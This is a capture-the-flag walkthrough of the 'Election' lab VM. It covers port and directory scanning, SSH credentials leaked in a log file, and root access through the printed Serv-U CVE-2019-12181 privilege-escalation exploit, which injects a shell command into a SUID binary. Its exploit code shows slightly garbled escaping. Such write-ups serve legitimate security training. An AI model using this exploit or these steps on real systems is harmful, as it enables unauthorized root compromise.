

CYBER RANGE

Election VM Walkthrough

This guide will walk the user through all steps necessary to attain root on the “Election” VM.

First, as with all targets, begin with a reconnaissance scan. In this case, we will use **nmap**:



```
kali@kali:~$ sudo nmap -p- 4.7.242.100
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-24 14:38 EDT
Nmap scan report for 4.7.242.100
Host is up (0.023s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    filtered smtp
80/tcp    open  http
135/tcp    filtered msrpc
136/tcp    filtered profile
137/tcp    filtered netbios-ns
138/tcp    filtered netbios-dgm
139/tcp    filtered netbios-ssn
445/tcp    filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 75.57 seconds
kali@kali:~$
```

The results of the scan show ports 22 (SSH) and 80 (HTTP) are open. Since there are no known credentials available yet, start with port 80:



One common area to find hidden or important pages/directories is the robots.txt file. Upon examining robots.txt, we see that the **election** page works:



The page itself does not provide much information, so we will use a CLI tool **dirb** to brute force directories from here:

```
kali@kali:~$ dirb http://4.7.242.100/election/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon May 24 15:54:53 2021
URL_BASE: http://4.7.242.100/election/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


-----

GENERATED WORDS: 4612

---- Scanning URL: http://4.7.242.100/election/ ----
=> DIRECTORY: http://4.7.242.100/election/admin/
=> DIRECTORY: http://4.7.242.100/election/data/
+ http://4.7.242.100/election/index.php (CODE:200|SIZE:7003)
=> DIRECTORY: http://4.7.242.100/election/js/
=> DIRECTORY: http://4.7.242.100/election/languages/
=> DIRECTORY: http://4.7.242.100/election/lib/
=> DIRECTORY: http://4.7.242.100/election/media/
=> DIRECTORY: http://4.7.242.100/election/themes/

---- Entering directory: http://4.7.242.100/election/admin/ ----
=> DIRECTORY: http://4.7.242.100/election/admin/ajax/
=> DIRECTORY: http://4.7.242.100/election/admin/components/
=> DIRECTORY: http://4.7.242.100/election/admin/css/
=> DIRECTORY: http://4.7.242.100/election/admin/img/
=> DIRECTORY: http://4.7.242.100/election/admin/inc/
+ http://4.7.242.100/election/admin/index.php (CODE:200|SIZE:8964)
=> DIRECTORY: http://4.7.242.100/election/admin/js/
=> DIRECTORY: http://4.7.242.100/election/admin/logs/
=> DIRECTORY: http://4.7.242.100/election/admin/plugins/
```


These results show there is an admin page nested in the "election" directory:



This page leads the user down a rabbit hole. The best means of compromising this machine is elsewhere. If we review the **dirb** results from earlier, we see that there is an interesting "logs" page:

```
---- Entering directory: http://4.7.242.100/election/admin/logs/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://4.7.242.100/election/admin/plugins/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
-----
```


If we browse to this directory, we see a log file that we can download:



The screenshot shows a web browser window with the address bar displaying `4.7.242.100/election/admin/logs/`. The browser's navigation bar includes links for Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, and Offensive Security. The main content area is titled "Index of /election/admin/logs" and contains a table with the following columns: Name, Last modified, Size, and Description. The table lists two items: "Parent Directory" with a size of "-" and "system.log" with a last modified date of "2020-05-27 15:23" and a size of "205". Below the table, it says "Apache/2.4.29 (Ubuntu) Server at 4.7.242.100 Port 80".

Name	Last modified	Size	Description
Parent Directory	-	-	-
system.log	2020-05-27 15:23	205	-

Apache/2.4.29 (Ubuntu) Server at 4.7.242.100 Port 80



The screenshot shows a text editor window titled "/tmp/mozilla_kali0/system.log [Read Only] - Mousepad". The editor contains the following text:

```
File Edit Search View Document Help  
[2020-01-01 00:00:00] Assigned Password for the user love: Pa$$w0rd@123  
[2020-04-03 00:13:53] Love added candidate 'Love'.  
[2020-04-08 19:26:34] Love has been logged in from Unknown IP on Firefox (Linux).
```

This appears to be log-in credentials that we can try on the SSH port:



The screenshot shows a terminal window with the following text:

```
kali@kali:~$ ssh love@4.7.242.100  
The authenticity of host '4.7.242.100 (4.7.242.100)' can't be established.  
ECDSA key fingerprint is SHA256:erz9C9WEWhhV5KMnpxYEiDQ0150RbFLU/4HMeYevdQ.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '4.7.242.100' (ECDSA) to the list of known hosts.  
love@4.7.242.100's password: █
```


The credentials are successful, and we can view the user flag:

```
Last login: Fri May 21 05:36:41 2021 from 10.5.99.126
love@election:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
love@election:~$ cd Desktop/
love@election:~/Desktop$ ls
user.txt
love@election:~/Desktop$ cat user.txt
cd38ac698c0d793a5236d01003f692b0
love@election:~/Desktop$
```

From here, the next step is to elevate privileges to root. One of the most common steps is to identify any binaries that have the SUID bit set:

```
love@election:~/Desktop$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/arping
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/pppd
/usr/local/Serv-U/Serv-U
```

The “Serv-U” binary seems interesting. A simple web search shows this program has an easy-to-run exploit:



```

/*
CVE-2019-12181 Serv-U 15.1.6 Privilege Escalation
vulnerability found by:
Guy Levin (@va_start - twitter.com/va_start) https://blog.vastart.dev

to compile and run:
gcc servu-pe-cve-2019-12181.c -o pe 66 ./pe

*/
#include <stdio.h>
#include <unistd.h>
#include <errno.h>

int main()
{
    char *vuln_args[] = {"\" ; id; echo 'opening root shell' ; /bin/sh; \", \"-prepareinstallation\", NULL};
    int ret_val = execv(\"/usr/local/Serv-U/Serv-U\", vuln_args);
    // if execv is successful, we won't reach here
    printf(\"ret val: %d errno: %d\\n\", ret_val, errno);
    return errno;
}

```

Download the exploit, compile it with GCC, and run the exploit:

```

love@election:~/Desktop$ wget https://www.exploit-db.com/raw/47009 -O 47009.c
--2021-05-25 02:33:38-- https://www.exploit-db.com/raw/47009
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 619 [text/plain]
Saving to: '47009.c'

47009.c                               100%[=====] 619 --KB/s in 0s

2021-05-25 02:33:39 (58.3 MB/s) - '47009.c' saved [619/619]

love@election:~/Desktop$ ls
47009.c user.txt
love@election:~/Desktop$

```

```

love@election:~/Desktop$ gcc 47009.c -o 47009
love@election:~/Desktop$ ls
47009 47009.c user.txt

```

```

love@election:~/Desktop$ ./47009
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
opening root shell
# cat /root/root.txt
5238feefc4ffe09645d97e9ee49bc3a6
#

```

This exploit quickly and easily drops us into a root shell, and we can read the root flag.